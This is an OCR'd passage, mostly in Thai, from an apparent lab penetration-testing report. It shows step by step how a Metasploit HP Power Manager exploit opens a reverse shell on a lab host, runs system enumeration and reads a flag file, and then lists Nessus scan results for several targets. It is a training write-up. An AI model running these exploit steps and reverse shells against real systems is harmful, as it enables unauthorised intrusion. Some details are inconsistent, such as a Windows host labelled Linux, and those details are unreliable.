6.3.5) และเราก็พิมคำสั่ง : search hp power manager เพื่อค้นหา moudle ที่เกี่ยวข้อง รายละเอียดคำสั่ง “search hp power manager” คือการที่ Metasploit จะค้นในฐานข้อมูล exploit ทั้งหมดของ hp power manager เพื่อหาmoudle ของอันนี้



ภาพตัวอย่างที่ 6.8 ผลการทดสอบเจาะระบบ

6.3.6) เมื่อเราเจอแล้วก็ทำการใช้คำสั่ง: use exploit/windows/http/hp_power_manager_filename เพื่อเลือกmoudel มาใช้



ภาพตัวอย่างที่ 6.9 ผลการทดสอบเจาะระบบ

6.3.7) พอเราทำการกดคำสั่งไปแล้วจะขึ้นบรรทัดแดงเพื่อให้เรากรอกคำสั่งและข้อมูลเพื่อเจาะเข้าเครื่องเป้าหมายดังนี้ รายละเอียดคำสั่ง:

- RHOST คือ เครื่องเป้าหมาย
- LHOST คือ IP เรา
- LPORT คือ port ที่จะรับ shell

```
msf exploit(windows/http/hp_power_manager_filename) > set RHOSTS 192.168.140.45
RHOSTS ⇒ 192.168.140.45
msf exploit(windows/http/hp_power_manager_filename) > set LHOST 192.168.45.214
LHOST ⇒ 192.168.45.214
msf exploit(windows/http/hp_power_manager_filename) > run
[*] Started reverse TCP handler on 192.168.45.214:4444
[*] Generating payload...
[*] Trying target Windows XP SP3 / Win Server 2003 SP0...
[*] Sending stage (240 bytes) to 192.168.140.45
[*] Payload sent! Go grab a coffee, the CPU is gonna work hard for you! :)
[*] Command shell session 1 opened (192.168.45.214:4444 → 192.168.140.45:49167) at 2026-05-20 02:44:47
 -0400
```

ภาพตัวอย่างที่ 6.10 ผลการทดสอบเจาะระบบ

6.3.8) จากที่เห็นภาพเราได้ทำการเจาะเข้าสู่ระบบได้แล้วจะเป็นน้าตาแบบนี้ แล้วพิม whoami เพื่อหาว่าในเครื่องนี้มีไรบ้าง

```
Shell Banner:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
————


C:\Windows\system32>whoami
whoami
```

ภาพตัวอย่างที่ 6.11 ผลการทดสอบเจาะระบบ

6.3.9) แล้วราก็มาดูว่ามีไรอีกไหมในเครื่องนี้โดยใช้คำสั่ง : systeminfo เพื่อดูรายละเอียดของเครื่องนี้

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                 KEVIN
OS Name:                   Microsoft Windows 7 Ultimate N
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          kevin
Registered Organization:
Product ID:                00432-076-1816586-86082
Original Install Date:     12/22/2009, 3:53:03 AM
System Boot Time:          5/19/2026, 11:41:54 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2650 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     511 MB
Available Physical Memory: 241 MB
Virtual Memory: Max Size:  1,535 MB
Virtual Memory: Available: 1,171 MB
Virtual Memory: In Use:    364 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB968771
                           [02]: KB971033
                           [03]: KB974039
                           [04]: KB974940
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.140.45
                                 [02]: fe80::7de8:7643:e7cc:a52c
```

ภาพตัวอย่างที่ 6.12 ผลการทดสอบเจาะระบบ

6.3.10) แล้วเราก็พิมคำสั่ง: cd C:\Documents and Settings\Administrator\Desktopใช้ cd เข้า desktop ของ Administrator ตามนี้

```
C:\Windows\system32>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop
```

ภาพตัวอย่างที่ 6.13 ผลการทดสอบเจาะระบบ

6.3.11) แล้วเราก็ใช้คำสั่ง: dir เพื่อดูไฟล์ จะเห็นได้ว่าเรามีไฟลข้างในที่ชื่อว่า proof พอเราลองใช้คำสั่ง: type proof.txt เราก็เห็นจะเห็น flag อย่างที่เห็นนั่นเอง

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A451-A4B1

 Directory of C:\Documents and Settings\Administrator\Desktop

07/09/2020  07:24 PM    <DIR>          .
07/09/2020  07:24 PM    <DIR>          ..
05/19/2026  11:42 PM                34 proof.txt
               1 File(s)             34 bytes
               2 Dir(s)   1,781,649,408 bytes free

C:\Documents and Settings\Administrator\Desktop>type proof.txt
type proof.txt
9ebe8378dd6466899145683694c9c525
```

ภาพตัวอย่างที่ 6.14 ผลการทดสอบเจาะระบบ

ภาคผนวก

Target 1: Sar-192.168.53.35(Linux)

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (18.04.x)	General	1
MEDIUM	5.3	3.9	0.8759	CUPS cups-browsed Remote Unauthenticated Printer Registration (CVE-2024-47176)	CGI abuses	1
MIXED	...	...	...	Openbsd Openssh (Multiple Issues)	Misc.	2
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1


Sev	CVSS	VPR	EPSS	Name	Family	Count
MEDIUM	5.9	6.1	0.5673	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	Misc.	1
INFO				OpenSSH Detection	Misc.	1

Target 2: DC-1-192.168.227.193(Linux)


Vulnerabilities 32

Filter | Search Vulnerabilities | 32 Vulnerabilities


Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Debian Linux SEoL (7.x)	General	1
MIXED	...	...	...	PHP (Multiple Issues)	CGI abuses	3
MIXED	...	...	...	Drupal (Multiple Issues)	CGI abuses	2
MEDIUM	6.1	5.7	0.439	jQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1
MEDIUM	5.3			web.config File Information Disclosure	CGI abuses	1
MIXED	...	...	...	SSH (Multiple Issues)	Misc.	6
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	2
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO	...	...	...	RPC (Multiple Issues)	RPC	2




Target 3: Lampiao-192.168.193.48(Linux)




Target 4: Moneybox-192.168.144.230(Linux)



Target 5: Kevin-192.168.140.45(Linux)


Vulnerabilities 22
Filter
Search Vulnerabilities
22 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
MIXED ... ... Microsoft Windows (Multiple Issues) Windows 5
MEDIUM 6.5 2.5 0.0427 Remote Desktop Protocol Server Man-in-the-Middle Weakness General 1
MIXED ... ... SMB (Multiple Issues) Misc. 2
LOW 2.6 * Terminal Services Encryption Level is not FIPS-140 Compliant Misc. 1
LOW 2.1 * 2.2 0.0037 ICMP Timestamp Request Remote Date Disclosure General 1
INFO ... ... SMB (Multiple Issues) Windows 6
INFO Nessus SYN scanner Port scanners 12
INFO DCE Services Enumeration Windows 8
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1


Kevin
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 22
Remediations 1
History 1
Filter
Search Hosts
1 Host
Host
Auth
Vulnerabilities
192.168.140.45
Fail
2 2 3 2 41
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 7:31 PM
End: Today at 7:37 PM
Elapsed: 6 minutes
Vulnerabilities
Critical
High
Medium
Low
Info